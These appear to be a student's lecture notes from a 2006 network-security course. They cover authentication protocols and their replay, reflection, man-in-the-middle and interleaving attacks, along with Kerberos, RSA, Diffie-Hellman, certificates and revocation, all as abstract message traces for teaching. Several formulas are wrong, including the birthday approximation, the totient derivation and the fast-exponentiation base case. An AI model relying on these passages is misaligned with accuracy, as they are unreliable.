Alice sends a message to Bob:

$$A \rightarrow B : E(K_{AB}, [M, t, h(M, t)])$$

Bob receives ciphertext, decrypts it and confirms that the message has not been tampered with by recomputing the hash and comparing it with the value sent.

Bob is confident that the message came from Alice since nobody else knows K_{AB}.

Note that it requires two cryptographic operations to secure the message. Confidentiality and integrity cannot be achieved with encryption alone.

6.2 Password checking

See paper *A Note on Proactive Password Checking* by Jeff Yan.

Bad Passwords:

- Words from different types of dictionaries.
- User's name, initials etc.
- Permutations of words from the above categories.

Seven character passwords are not uncommon. Attackers do not search the entire key space, but consider likely patterns:

86% passwords are all lowercase or lowercase followed by numeric.

lowercase+numeric This gives 36^7 permutations (or 7.8×10^{10} passwords or about four days processing to try them all using an old PC).

permute(6A,1N) Gives $\begin{pmatrix} 7 \\ 1 \end{pmatrix} \times 10 \times 26^6 \approx 27\%$ of above key space.

permute(4A,3N) Gives $\begin{pmatrix} 7 \\ 3 \end{pmatrix} \times 10^3 \times 26^4 \approx 20\%$ of above key space.

6.3 Birthday Paradox

With 23 people in a room there is a 0.507 chance that two share a birthday.

- The probability that the first two people have different birthdays is $(1 - \frac{1}{365})$.
- The probability that the third person in the room has a birthday different from the first two is $(1 - \frac{2}{365})$.
- The probability that the first k people have different birthdays is

$$(1 - \frac{1}{365}) \times (1 - \frac{2}{365}) \times \ldots \times (1 - \frac{k-1}{365}) = \frac{365!}{(365-k)! \times 365^k} \approx \sqrt{365} \approx 20.$$

  Probability $< \frac{1}{2}$ if $k > 23$.

6.4 Birthday Attack on Hash Functions

Goal: to find any two random messages M and M' such that $h(M) = h(M')$.

n bit hash value $\Rightarrow 2^n$ possible values.

Probability of no match after k tests is

$$(1 - \frac{1}{2^n}) \times (1 - \frac{2}{2^n}) \times \ldots \times (1 - \frac{k-1}{2^n}) = \frac{(2^n)!}{k! \times 2^{nk}}$$

which is $< \frac{1}{2}$ when $k \approx \sqrt{2^n}$.

MD5 128bit hash $\rightarrow 2^{64}$ work for a good chance of match.

SHA1 160bit hash $\rightarrow 2^{80}$ work for a good chance of match.

Therefore if a 2^n search is considered sufficiently computationally infeasible, then the output of a collision-resistant hash function needs to be at least $2n$ bits large.

7 Lecture 11 October 2006 (Pages 27-33)

7.1 One-Time Password (OTP) Schemes

Traditional Passwords are threatened by passive eavesdroppers; Untrusted local system; Systems that route Userids and passwords in plaintext; shoulder surfers.

Challenge Response (CR) calculator is a practical implementation of OTP. Its weaknesses include the cost of the calculator, its ease of use, risk of it being reverse-engineered. Secrets are stored on the remote system (the calculator).

7.2 S/KEY (RFC2289) OTP Scheme

Based on one-way hash functions.

7.2.1 Generation

The sequence of one-time passwords p_i is produced by applying the secure hash function multiple times. That is, the first one-way password is produced by running the client's processed[2] secret password s through the hash function some specified number of times, N: $p_0 = h^N(s)$.

The next password is generated by running the user's password through the hash function only $N-1$ times: $p_1 = h^{N-1}(s)$.

In general the formula is: $p_i = h^{N-i}(s)$.

An eavesdropper who has monitored the use of the one-time password p_i will not be able to generate the next one in the sequence (p_{i+1}) because doing so would require inverting the hash function.

7.2.2 Verification

The host is initially given p_0. When a client attempts to be authenticated, the seed and current value of i are passed to the client. The client returns the next one-time password. The host computer first saves a copy of this one-time password, then it applies the hash function to it: $p_i = h(h^{N-i-1}(s)) = h(p_{i+1})$. This is compared to the entry in the system's password file. If authenticated then the password file is updated with the one-time password provided by the client.[3]

7.2.3 Spoofing Attack

Attacker sends wrong prompt to client. E.g. server wants password 99; User promoted for 109; attacker hashes this ten times and provides the result to the server. Thus user gets session and attacker gets next ten passwords.

8 Lecture 17 October 2006 (post page 33)

8.1 Authentication

Authentication is confirmation of identity. Authentication mechanisms can be based on any combination of:

- Something you know (e.g. secret password).
- Something you have (e.g. key fob).
- Something you are (e.g. fingerprint).

Active Verification Am I who I say I am? Compare selected ID against presented data.

Passive Identification Who am I? Determine ID from presented data.

- Extensive Database search.
- False Accept (Rate proportional to database size).
- False Reject.

8.2 Biometrics

A biometric is used to identify you.

FAR False Accept Rate

FRR False Reject Rate

FAR=FRR Equal Error Rate

[2] The password is concatenated with a seed, that is not a secret, and the result hashed and reduced to 8 bytes by XORs of the eight byte components of the hash.

[3] After N successful logins the client must reset the sequence of one-time passwords and begin again with a new seed.

A sensitive device reduces the FAR $\Rightarrow$ increased confidence in the identity.

FAR $\propto$ Size(DB) $\propto \frac{1}{FRR}$.

Example: Given a FAR of 0.001, and a database of n biometrics, chance of failure on n^{th} test $(1 - FAR)^n$. With a database of 10,000 entries the FAR of the System is 0.995 (i.e. almost certain to get a hit - not necessarily on your own record). The Birthday Paradox has come into play.

8.2.1 Keystroke Dynamics

Measurement of typing rhythms.

Main features:

- Keystroke Durations
- Latencies between keystrokes

Other features:

- Finger Placement
- Pressure Applied

Uses:

- Key generation in PGP uses keyboard latencies a a source of randomness (entropy).
- User Authentication. Users are consistent when entering a regularly typed string. Access is granted if typing rhythms matches claimed identity to within a reasonable threshold.

8.3 Authentication Protocols

8.3.1 Challenge

A and B share a secret symmetric key K_{AB}.

1. $A \rightarrow B : \{ID_A\}_{K_{AB}}$

Vulnerable to the Replay Attack: $A[E] \rightarrow B : \{ID_A\}_{K_{AB}}$[4].

8.3.2 Challenge Response

1. $A \rightarrow B : ID_A$
2. $B \rightarrow A : R$
3. $A \rightarrow B : \{R\}_{K_{AB}}$

R is a number used once (Nonce). B must "remember" nonce in between challenge and response (in fact all nonces have to be remembered - can lead to denial of service attacks).

Vulnerable to Man in the middle attack:

1. $A[E] \rightarrow B : ID_A$
2. $B \rightarrow A : R_B$
   (a) $A \rightarrow B[E] : ID_A$
   (b) $B[E] \rightarrow A : R_B$
   (c) $A \rightarrow B[E] : \{R_B\}_{K_{AB}}$
3. $A[E] \rightarrow B : \{R_B\}_{K_{AB}}$

9 Lecture 18 October 2006 (pages 49-57)

9.1 Mutual Authentication

1. $A \rightarrow B : ID_A, R_2$
2. $B \rightarrow A : R_1, \{R_2\}_{K_{AB}}$
3. $A \rightarrow B : \{R_1\}_{K_{AB}}$

[4] A[E] denotes E pretending to be A.

9.1.1 Reflection Attack on Mutual Authentication

1. $A[E] \rightarrow B : ID_A, R_2$
2. $B \rightarrow A[E] : R_1, \{R_2\}_{K_{AB}}$
   (a) $A[E] \rightarrow B : ID_A, R_1$
   (b) $B \rightarrow A[E] : R_3, \{R_1\}_{K_{AB}}$
3. $A[E] \rightarrow B : \{R_1\}_{K_{AB}}$

E has tricked B into acting as an "oracle" and providing $\{R_1\}_{K_{AB}}$.

9.1.2 Avoiding a Reflection Attack

General Principal: do not have A and B do exactly the same thing.

For example, A uses K_{AB} to authenticate B and B uses $K_{AB} + 1$ to authenticate A.

Insist that the challenge from initiator A looks different (in a testable way) from the challenge from the responder B (e.g. initiator challenges are odd numbers and responder challenges are even numbers.

9.2 Key Distribution

9.2.1 Wide Mouth Frog

A and B share keys K_{AT} and K_{BT} with T respectively. A wants to share key K_{AB} with B. Both are willing to use T as a trusted introduction service.

1. $A \rightarrow T : (B, \{K_{AB}\}_{K_{AT}})$
2. $T \rightarrow B : (A, \{K_{AB}\}_{K_{BT}})$

B trusts that anything encrypted by K_{AB} (session key) comes from A.

9.2.2 WMF Replay Attack

T offers this trusted introduction service to all principals and therefore shares a secret key K_{ET} with E. E listens in and copies $A's$ first message for modification:

1. $A \rightarrow T : (B, \{K_{AB}\}_{K_{AT}})$
2. $T \rightarrow B : (A, \{K_{AB}\}_{K_{BT}})$
   (a) $A[E] \rightarrow T : (E, \{K_{AB}\}_{K_{AT}})$
   (b) $T \rightarrow E : (A, \{K_{AB}\}_{K_{ET}})$

We must preserve the integrity of Principal's name in message exchange:

1. $A \rightarrow T : (\{B, K_{AB}\}_{K_{AT}})$
2. $T \rightarrow B : (\{A, K_{AB}\}_{K_{BT}})$

The revised protocol is still vulnerable to a cut/paste attack.

9.2.3 WMF Revocation of Rights

If E is no longer trusted or K_{ET} has been compromised.

Every principal must be notified and asked to remove keys shared with E.

Typical strategy is that session keys have limited lifetimes and expire.

As ever compromises have to be made, when choosing the length of time session keys remain active: Short creates the risk of denial of service attacks, a bottleneck and overloads; Long and risk of system compromise increases.

10 Lecture 24 October 2006 (pages 58-61)

10.1 WMF Replay Attack 2

1. $E \rightarrow T : (A, \{K_{AE}\}_{K_{ET}})$
2. $T \rightarrow A : (E, \{K_{AE}\}_{K_{AT}})$

E keeps a copy of message 2. At a later stage, when E's permissions are revoked, E replays message 2 and establishes a new secure channel with A.

To prevent this attack we need to test the message for *freshness* (i.e. need to timestamp messages).



Figure 7: Kerberos Protocol

10.2 Wide Mouth Frog Redesigned

1. $A \rightarrow T : (\{t_A, B, K_{AB}\}_{K_{AT}})$
2. $T \rightarrow B : (\{t_T, A, K_{AB}\}_{K_{BT}})$

t_A = timestamp provided by A; t_T = timestamp provided by T. There is a time window within which principals are prepared to accept a key as fresh.

Potential problems:

- Time must be synchronised across network.
- Clients must be trusted to generate a sensible key.
- Too much work for T.

10.3 Needham-Schroeder Protocol (1978)

1. $A \rightarrow T : A, B, N_A$[5]
2. $T \rightarrow A : \{N_A, B, K_{AB}, \{K_{AB}, A\}_{K_{BT}}\}_{K_{AT}}$[6]
3. $A \rightarrow B : \{K_{AB}, A\}_{K_{BT}} \{N'_A\}_{K_{AB}}$
4. $B \rightarrow A : \{N'_A - 1, N_B\}_{K_{AB}}$
5. $A \rightarrow B : \{N_B - 1\}_{K_{AB}}$

A Nonce is a number used only once. N_A assures A that it is communicating with T (Key Distribution Center KDC).

A presents ticket $\{K_{AB}, A\}_{K_{BT}}$ to B, establishing a secure channel.

Messages 4 & 5: Mutual authentication between A and B.

10.4 Needham-Schroeder Attack

In this protocol, Nonces are used for authentication and freshness; integrity of principal name protected by encryption. However, there is no constraint on the time between steps 2 & 3. One A has obtained a valid ticket it is never revoked.

If $A's$ secret key is compromised by an intruder then the intruder can use the key to talk to many other principals and continue to use the session keys even after $A's$ key is revoked.

11 Lecture 25 October 2006 (pages 62-68)

11.1 Kerberos

Kerberos is a network authentication protocol providing strong authentication for client/server applications. It was developed at MIT as part of "Project Athena": A client server network of Unix running on early PCs. Kerberos provides authentication, integrity and secrecy (3 heads of Cerberus).

All communication is via secure channels.

Kerberos server (Authentication Server) authenticates clients.

Ticket Granting Server (TGS) grants tickets to clients to use services.

Service (Server) available to those who can present valid tickets.

Ticket Granting Ticket: $T_{C,TGS} = \{C, timeperiod, K_{C,TGS}\}_{K_{TGS}}$

Ticket for Server: $T_{C,S} = \{C, timeperiod, K_{C,S}\}_{K_S}$

[5] N_A is a nonce (Number used only once).

[6] $\{K_{AB}, A\}_{K_{BT}}$ is a ticket.

11.1.1 Getting Initial Ticket

Client's long-term key is derived from a hash of the user's password: $K_C = h(password)$. Kerberos Server also knows user passwords.

Client C requests a ticket for desired TGS:

Message 1: $C \rightarrow K : C, TGS, N_C$

Message 2: $K \rightarrow C : \{TGS, K_{C,TGS}, T_{C,TGS}, N_C, timeperiod\}_{K_C}$

If access is permitted then ticket is granted and session key $K_{C,TGS}$ allows client to communicate with TGS. Client is trusted to throw password away once authenticated.

If incorrect password provided then ticket and session key cannot be extracted.

11.1.2 Requesting a Ticket for a Service

Client with ticket $K_{C,TGS}$ for TGS requests ticket for a Server:

Message 3: $C \rightarrow TGS : C, S, N'_C, T_{C,TGS}, \{C, address, time\}_{K_{C,TGS}}$

Message 4: $TGS \rightarrow C : \{S, K_{C,S}, T_{C,S}, N'_C, timerperiod\}_{K_{C,TGS}}$

Authenticator $\{C, address, time\}_{K_{C,TGS}}$ is used by TGS to verify that the Client knows session key $K_{C,TGS}$.

11.1.3 Mutual Authentication

Client and Server establish a secure channel based on session key $K_{C,S}$.

Message 5: $C \rightarrow S : \{C, address, time'\}_{K_{C,S}}, T_{C,S}$

Message 6: $S \rightarrow C : \{S, time'\}_{K_{C,S}}$

11.1.4 Some Limitations

Every Service must be individually modified for use with Kerberos.

Kerberos doesn't work well in a time-sharing environment.

Kerberos requires a secured and continuously available Kerberos Server.

Kerberos stores all passwords encrypted with a single key.

Kerberos does not protect against modifications to system software.

Tickets cannot be revoked (though will become stale).

11.1.5 Realms

There are problems with using a single Key Distribution Center (KDC): It is a single point of failure; difficult to manage; must avoid name clashes.

Solution is to divide network in to realms, each with its own KDC. A realm then is an administrative domain controlling access to a collection of servers.

Inter-realm authentication is just an extension of the standard Kerberos authentication mechanism.

To allow for cross-realm authentication (that is, to allow users in one realm to access services in another) it is necessary first for the user's realm to register a remote TGS (RTGS) in the service's realm. Such an association typically (but not always) goes both ways, so that each realm has an RTGS in the other realm. This now adds a new layer of indirection to the authentication procedure: First the user contacts the Authentication Server to access the TGS. Then the TGS is contacted to access the RTGS. Finally, the RTGS is contacted to access the end service.

Actually, it can be worse than that. In some cases, where there are many realms, it is inefficient to register each realm in every other realm. Instead, there is a network of realms, so that in order to contact a service in another realm, it is sometimes necessary to contact the RTGS in one or more intermediate realms. These realms are called the transited realms, and their names are recorded in the ticket. This is so the end service knows all of the intermediate realms that were transited, and can decide whether or not to accept the authentication. (It might not, for instance, if it believes one of the intermediate realms is not trustworthy.)

12 Lecture 31 October 2006 (pages 1-4)

12.1 Protocol Attacks

Passive Attacks Attacker eavesdrops on the protocol run but does not actually effect the protocol run itself.

Active Attacks Attacker attempts to corrupt the protocol run by inserting, deleting or delaying messages, or masquerading as another principal.

Replay_Attacks (Freshness Attacks) Message from an earlier run is replayed by the attacker.

Type Flaws Message received by principal is accepted as valid, but the interpretation of message (bit stream) is different to that intended by the creator of message.

12.1.1 Type Flaw example Otway-Rees Protocol

1. $A \rightarrow B: M, A, B, \{N_a, M, A, B\}_{K_{as}}$
2. $B \rightarrow S: M, A, B, \{N_a, M, A, B\}_{K_{as}}, \{N_b, M, A, B\}_{K_{bs}}$
3. $S \rightarrow B: M, \{N_a, K_{ab}\}_{K_{as}}, \{N_b, K_{ab}\}_{K_{bs}}$
4. $B \rightarrow A: M, \{N_a, K_{ab}\}_{K_{as}}$

M is the message ID. An attacker relies on the length of (M, A, B) being the same length as K_{ab}. If so, attacker can replay part of message 1 in place of message 4. we can avoid this attack by using labels to distinguish between different messages.

12.1.2 Interleaving Attacks

Parallel Session Attack Other protocol sessions run concurrently alongside main protocol series. E.g. given protocol: $A \rightarrow B: \{N_a\}_{K_{ab}}$; $B \rightarrow A: \{N_a + 1\}_{K_{ab}}$. An interleaving attack is:

1. $A \rightarrow B[E]: \{N_a\}_{k_{ab}}$
   (a) $B[E] \rightarrow A: \{N_a\}_{k_{ab}}$
   (b) $A \rightarrow B[E]: \{N_a + 1\}_{k_{ab}}$
2. $B[E] \rightarrow A: \{N_a + 1\}_{k_{ab}}$

B[E] uses A as an oracle.

Inter-protocol interleaving attack Attack using messages from other protocols. E.g. Kerberos v5 and Otway-Rees:

Message 1: $A \rightarrow S: A, B$

Message 2: $S \rightarrow A: \{T_s, L, K_{ab}, B, \{T_s, L, K_{ab}, A\}_{K_b}\}_{K_a}$

Message 3: $A \rightarrow B: \{T_s, L, K_{ab}, A\}_{K_b}, \{A, T_a\}_{K_{ab}}$

Message 4: $B \rightarrow A: \{T_a + 1\}_{K_{ab}}$

T_s, T_a are timestamps. L is a lifetime.

O-R 1: $B \rightarrow A[E]: M, B, A, \{N_b, M, B, A\}_{K_{bs}}$

Kerb 3: $A[E] \rightarrow B: \{N_b, M, B, A\}_{K_{bs}}\{A, T_a\}_B$

Kerb 4: $B \rightarrow A[E]: \{T_a + 1\}_B$

Note that B is used as the key in the last two messages.

13 Lecture 1 November 2006

13.1 One-Way hash functions for authentication

1. $A \rightarrow B: A, B, N_a$
2. $B \rightarrow S: A, B, N_a, N_b$
   S computes $(k, ha, hb) = f(N_s, N_a, B, P_a)$
3. $S \rightarrow B: N_s, f(N_s, N_b, A, P_b) \oplus (k, ha, hb), g(k, ha, hb, P_b)$
   B computes $f(N_s, N_b, A, P_b)$ to retrieve (k, ha, hb)
4. $B \rightarrow A: N_s, hb$
   A computes $f(N_s, N_a, B, P_b)$ to retrieve (k, ha, hb)
5. $A \rightarrow B: ha$

Hash functions may be easier to design than encryption algorithms.

- No need to make them invertible.

- Less likely to be restricted by export controls.
- Faster than encryption.

Based on a secret (password) shared with server!?!

- P_a: secret between A and S.
- $f(\ldots), g(\ldots)$: Hash functions.
- k a secret to be shared between clients.
- N_a: nonce generated by A.
- ha: handshake number.

14 Lecture 7 November 2006 (pages 54-58)

14.1 Public Key Cryptography (PKC)

Asymmetric Cryptography: Two keys K and K^{-1}; not feasible to determine one fro the other.

Encryption: $C = \{P\}_K$; Decryption: $P = \{C\}_{K^{-1}}$.

A keeps K_A^{-1} and distributes K_A to anybody who wants to share secrets with A.

14.2 Modular Arithmetic

Integers a, b are equivalent $(mod\ m)$ if $a \bmod m = b \bmod m$. Properties:

$$(a \bmod m) + (b \bmod m) = (a + b) \bmod m$$

$$(a * m) + (b * m) = (a * b) \bmod m$$

Exponentiation: $x = g^e mod\, n$. Example:

$$(7^5 mod\, 20) = 7 * (7^4 mod\, 20)\, mod\, 20$$

$$= 7 * (7^2 mod\, 20) * (7^2 mod\, 20)\, mod\, 20$$

$$= 7 * 9 * 9\, mod\, 20 = 7$$

Can exponentiate efficiently $O(log_2(e))$ - linear in the size of e. Algorithm:

1. $fastexp(g, 0, n) = 0$
2. $fastexp(g, e, n) =$ if $odd(e)$ then $g * fastexp(g, e-1, n) \bmod n$ else $sqr(fastexp(g, e/2, n)) \bmod n$

14.3 Discrete Logarithms

Solving $x = g^e mod\, n$, given x, g and n.

If we are careful about picking g and n then calculating the discrete logarithm of x (i.e. what value of e yields $x = g^e mod\, n$) can be hard.

If we pick n is prime $1 < g < n$; large g, n; $(n-1)/2$ is prime; ..., then calculating e given x, g and n, roughly amounts to having to test all possible values of e until we find the right one.

14.4 Diffie-Hellman Key Exchange (1976)

A and B agree on a good g and n. This can be done in public.

A picks a large random integer x and computes $X = g^x mod\, n$. A keeps x secret, but it doesn't matter who knows X (discrete log).

B behaves in the same way, picking y and computing $Y = g^y mod\, n$.

A and B exchange X and Y.

A computes $k = Y^x mod\, n$ and B computes $k' = X^y mod\, n$.

By modular arithmetic $k = g^{x*y} mod\, n = k'$. k is a secret key between A and B. No amount of listening on the channel can compute g^{x*y} in a reasonable amount of time.

Issue: If B receives X indirectly there is no way to know for sure that it came from A. In the bucket brigade (a.k.a man in the middle) attack a third party passes messages back and forth between A and B. The attacker intercepts messages in a public key exchange and then retransmits them, substituting his own public key for the requested one, so that the two original parties still appear to be communicating with each other

15 Lecture 8 November 2006 (pages 59-66)

15.1 Modular Arithmetic and One-Way Hash Functions

If n is prime and has the same number of bits as msg then:

$$c = msg^k mod\, n$$

Gives a strong one-way keyed hash function. For general application, break msg into $\log_2(n)$ sized blocks and use CBC to get a message digest function. Not used in practice as it is slower than existing hash functions MD5, SHA1.

15.2 Totient Function

Fermat's little theorem: If n is prime and $\gcd(n, a) = 1$ then $a^{n-1} \text{mod } n = 1$.

Totient function $\phi(n)$: number of values $i < n \mid \gcd(i, n) = 1$.

If n is prime then $\phi(n) = n - 1$. If p and q are prime then $\phi(pq)$ is pq less multiples of p and q up to pq, i.e. $0p, 1p, ...(q-1)p, 0q, 1q, ...(p-1)q$. Thus $\phi(pq) = pq - (p + q + 1) = (p - 1)(q - 1)$.

Euler's Generalisation: if $\gcd(n, a) = 1$ then

$$a^{\phi(n)} mod\, n = 1$$

Another result:

$$x^{y \bmod \phi(n)} mod\, n = x^y \bmod n$$

The inverse of x modulo n is y, where $(xy \bmod n) = 1$.

Assuming the previous conditions/results, the inverse is calculated as

$$y = x^{\phi(n)-1} mod\, n$$

Thus we can compute the inverse of x as $fastexp(x, \phi(n), n)$.

15.3 RSA Public Key Scheme

User A picks two prime numbers p and q, and a private decryption exponent d with $gcd\,(d, p-1) = 1$. The public encryption key consists of the product $n = p \times q$ and an exponent e with $e \times d \equiv 1 mod\, lcm\,(p-1, q-1)$. Messages have to be divided into blocks so that each block is an integer less than n.

To send a message block m to A the sender computes $c = m^e mod\, n$.

The receiver A uses the private decryption key d to obtain $c^d = m^{e \times d} = m \bmod n$.

If I know p and q then it is easy to discover the private key. Therefore, having computed n, e, d the owner must throw p and q away.

It is conjectured that the security of RSA rests on the difficulty of factoring public modulus n into p, q. 2048 bit modulus should be sufficient for long term secrets.

15.4 RSA speed

RSA is much slower than DES:

- Hardware: RSA ≈1000 DES.
- Software: RSA ≈ 100 DES.

There are techniques for improving the speed of RSA (e.g. careful choice of e, d). However, if you want to do bulk encryption, you're better off encrypting the bulk data with a secret key and then sending that key encrypted using RSA, along with the encrypted bulk data.

16 Lecture 14 November 2006 (pages 67-74)

16.1 Public Key Based Security

A keeps $K_A^{-1} = (n, d)$ secret (private key) and publishes $K_A = (n, e)$ (public key). B does the same for different K_B, K_B^{-1}.

Secrecy: A sends $\{M\}_{K_B}$ to B, trusting that B does not share K_B^{-1} with anyone.

Authentication: A signs message M as $\{M\}_{K_A^{-1}}$. anyone can confirm the signature by decrypting with the public key K_A.

Combined: $A \rightarrow B : \{\{M\}_{K_A^{-1}}\}_{K_B}$. A signed letter in an envelope.

16.2 Public Key Attack (Forward Search)

Test a lot of random R_j until $\{R_j\}_{K_A}$ looks like a valid message. E.g. $\{R_j\}_{K_A}$ =buy shares.

$$A[E] \rightarrow B : \{R_j\}_{K_B}$$

B decrypts the message using K_B^{-1}. getting R_j and (thinking the message came from A) proceeds to check its signature by decrypting that using K_A and gets the valid looking message "buy shares".

Solution: Add redundancy to messages: $A \rightarrow B : \{\{M, B\}_{K_A^{-1}}\}_{K_B}$. I.e. reduce message entropy by having a specific string value in the message.

16.3 Key Distribution Attack

E places K_E in a public place with the message "A's key".

Solution: Use certificates issued by a trusted third party (T):

$$CA = \{T_T, L, A, K_A\}_{K_T^{-1}}$$

CA certificate; T_T timestamp; L lifetime; K_AA's public key; K_T^{-1} T's private key.

Everyone relies on the validity of $T's$ public key K_T and $\{CA\}_{K_T}$can be used to obtain and authenticate $A's$ public key.

16.4 RSA Digital Signatures

Digital Signature Scheme: $A \rightarrow B : M, RSA(K_A^{-1}, MD5(M))$.

Hash message text (e.g. using MD5), then create the signature by encrypting the hash values using the sender's private key. The recipient can calculate the hash of the message received and compare it to that in the signature, if they match then the message was not tampered with.

$$MD5(M) = RSA(K_A, RSA(K_A^{-1}, MD5(M)))$$

17 Lecture 15 November 2006 (pages 75-83)

Aside: Elliptic Curve Cryptography (ECC) has much smaller key sizes and is faster than RSA (better for embedded devices). Probable replacement should RSA be broken.

Signature Proves message originator and integrity.

Certificate Binds a name to a public key.

Credential Binds authorisations to a public key.

17.1 Digital Signature Standard

A variation of the El Gamal public key based signature algorithm. El Gamal is a variant of Diffie-Hellman with one algorithm for encryption and another for signatures.

DSS designed by NSA as the US government digital signature standard. Only suitable for generating signatures.

17.2 Public Key Certificates

Secure information used to verify the identity of the owner.

E.g. X509 certificates include the following fields: Subject Name, Subject Public-Key, Validity Period, Issuer Name, Issuer Signature for the above data. Names are X500 distinguished names.

Usage Example:

- Trusted Certificate Authority (CA) certifies authenticity of users.
- CA Baltimore generates key-pair K_B^{-1}, K_B and $K_B$is widely known.
- System Administrator for cs.ucc.ie (Dave) generates a key pair K_D^{-1}, K_D; and securely sends a request to Baltimore for [Dave,...,K_D] to Baltimore.[7]
- CA Baltimore generates a certificate $cert_D^B$.
- Dave sends a mail message M to Simon: $[M, RSA(K_D^{-1}, h(M)), cert_D^B]$.
- Simon, assuming he knows K_B can use $cert_D^B$ to verify K_D and then verify the signature on the email message. (Thus giving Integrity, authentication and non-Repudiation.)

There is a hierarchy of CAs. Dave (from our example) could act as a CA for cs.ucc.ie. The authenticity of his certificates can be checked by following the chain of certificates back to Baltimore.

[7] Baltimore must be convinced of Dave's identity.

17.3 Certificate Revocation

Revocation is easy in Kerberos (or any centralised system). Can just delete the Principal's key from the KDC.

X509 standard uses Certificate Revocation Lists (CRLs). CRL lists serial numbers of certificates that should not be honored.

Certificate is valid if it has a valid CA signature, has not expired and is not on the CRL.

The Online Certificate Status Protocol (OCSP) is an Internet protocol used for obtaining the revocation status of an X.509 digital certificate. It is an alternative to CRLs.

18 Lecture 21 November 2006 (pages 84-91)

18.1 Pretty Good Privacy (PGP)

A certificate based scheme for privacy (originally for email).

PGP encryption uses public-key cryptography and includes a system which binds the public keys to user identities. The first version of this system was generally known as a web of trust (individuals sign each others' keys) to contrast with the later-developed X.509 system which uses a hierarchical approach based on certificate authority. Current versions of PGP encryption include both alternatives through an automated management server.

PGP Certificate, denoted by $CERT_{K_A}^{K_B}$:

Field	Description
A	subject email address
K_A	subject public key
T	Degree of trust
K_B	signer's public key
signature	$RSA(K_B^{-1}, h(A, K_A, T))$

A PGP certificate is a binding between an email address and a public key. Public keys are the unique identifiers (not the names).

18.2 Credentials

Certificate Bind a name to a key.

Credential Bind an authorisation to a key.

Applications use credentials to decide what to do with signed request.

18.3 KeyNote

KeyNote has developed some specific terminology that makes it easier to discuss what it does and how it works. For the most part, the names of KeyNote concepts follow from their standard technical meanings. Specifically, for the purposes of KeyNote:

- An application is any program or system that uses KeyNote to control its security policy.
- An action is any operation with security consequences that is to be controlled by the KeyNote system.
- A principal is an entity that can be authorised to perform actions. Principals can be identified by arbitrary names or by their public keys.
- A request is what a principal does when it wants an application to perform an action. The principal that makes a request is called the action requester or, alternatively, the action authoriser.
- A policy is a set of rules that governs the actions that principals are authorised to perform in some application.
- A credential is a signed message that allows a principal to delegate part of its own authority to perform actions to other principals. A public key "certificate" is an example of a credential in KeyNote terms.
- A Policy Compliance Value (PCV) is a result returned by the KeyNote system to the application. It describes whether an action requested by a principal conforms to an application's local policy.

19 Lecture 22 November 2006 (pages 1-11)

PKC - Building a distributed security system using certificates.

19.1 Centralised Authorisation

Most security systems are centralised (using a reference monitor). In such a system the authorisation policy is enforced using Access Control Lists. Each request is checked against the list to see if it is allowed.

This can lead to problems of bottlenecks. No real support for delegation.

19.2 Decentralised Authorisation

Embed authorisation information within certificates.

A certificate is a right to use a service. Service may maintain large database of certificates and/or licensee presents certificate(s) to prove authorisation to service.

Licensee may delegate authorisation to another by writing/signing certificate. Delegation is done between keys rather than between names. Certificate might include a flag to deny further delegation.

Management of authorisation and delegation can be decentralised.

Delegation Networks: A database of certificates can be regarded as a directed graph where keys and certificates are nodes and the arc points in the direction of the flow of authorisation.

Trust Management provides a framework for reasoning about security policies, security credentials and trust relationships between cryptographic keys.

19.3 The KeyNote System

Based on the more general PolicyMaker Trust Management scheme. Credentials are specified/manipulated as simple text strings.

KeyNote combines the notion of specifying security policy with a mechanism for specifying security credentials.

Credentials bind keys to authorisations.

Credentials describe specific delegation of trust among public keys.

In practice, KeyNote takes a possibly large number of credentials as input and determines if the given keys are authorised for the requested tasks.

20 Lecture 28 November 2006 (pages 9-18-2)

20.1 KeyNote Credential

```
Key-Note-Version: 2
Comment: ...
Local-Constants: ...
Authorizer: <key> or "POLICY"
Licencees: <key(s)>
Conditions: <application specific>
Signature: <e.g. sig-rsa-md5-hex>
```

21 Lecture 29 November 2006 (pages 19-24)

Want to relate specific conditions to a delegation? This is done by encoding the conditions of the delegation within the conditions field of the credential.

22 Lecture 5 December 2006 (pages 25-33)

KeyNote compliance values range from _MIN_TRUST to _MAX_TRUST.

Union of credential authorisations used to determine if actions are allowed.

23 Lecture 9 January 2007 (pages 1-7)

23.1 Certificate Revocation Lists

Like an x509 "anti" certificate. Acceptor has to download the most recent CRL from each relevant CA. Fields include: {Issuer, this update date, next update date, cert-list: {serial#, revocation date}}$_{signature}$.

CA may become a bottleneck and vulnerable to malicious or accidental denial of service attacks. Lists may become unmanageably long in a large deployment.

23.2 On-line Certificate Status Protocol (OCSP)

A CA answers a query about a certificate by returning its own digital signature of certificate's validity at the current time.

Note that the overhead of this protocol can be large particularly given the need to calculate and send (2,048 bit) signatures.

Aside: Replicating CAs to reduce bottlenecks introduces the problems of coordinating certificate databases between all the CAs as well as the need for each CA to have its own private key - the compromise of any one of these keys would compromise the entire system.

23.3 Hash Chains in Certificates (NOVOMODO)

Use One Time Password (OTP)-style hash chains to improve performance of revocation.

Novomodo scheme proposed by Micali [2002]:

Repeatedly hash a random seed to create a root OTP. Include that in the certificate:

$$Cert : \{Serial\#, Userid, K_{Userid}, timeperiod, h^n(seed)\}_{K_{CA}^{-1}}$$

For example to get a one year certificate with a revocation granularity of one day $h^{365}(seed)$.

On day i a service can request confirmation from the CA that the certificate is still valid. CA replies with $h^{n-i}(seed)$. This response does not need to be signed. The service hashes the response i times and compares the result to what is in the certificate. CA simply does not calculate a valid response if the certificate is no longer valid.

CA could just publish today's hashes for all valid certificates at the beginning of the day.

This scheme is far more efficient as it avoids the overhead of Public Key Cryptography. Hashing is approximately three orders of magnitude more efficient.

23.4 Elimination of CRLs

Rivest [1998] proposes the elimination of CRLs altogether.

Proposition 1: Recency requirements must be set by the acceptor (i.e. service), not by the certificate issuer.

Proposition 2: Signer can/should supply *all* the evidence the acceptor needs, including recency information.

Proposition 3: The simplest form for "recency evidence" is just a more recently issued certificate.

Proposed Guarantee: "This certificate is definitely good from date-1 to date-2. Issuer expects it to be good until date-3, but a careful acceptor may wish to demand a more recent certificate. This certificate should never be considered as valid after date-3."

Compare to the conventional certificate guarantee: "This certificate is good until the expiration date, unless you hear that it has been revoked". Or the SPKI/SDSI certificate guarantee: "This certificate is good until the expiration date."

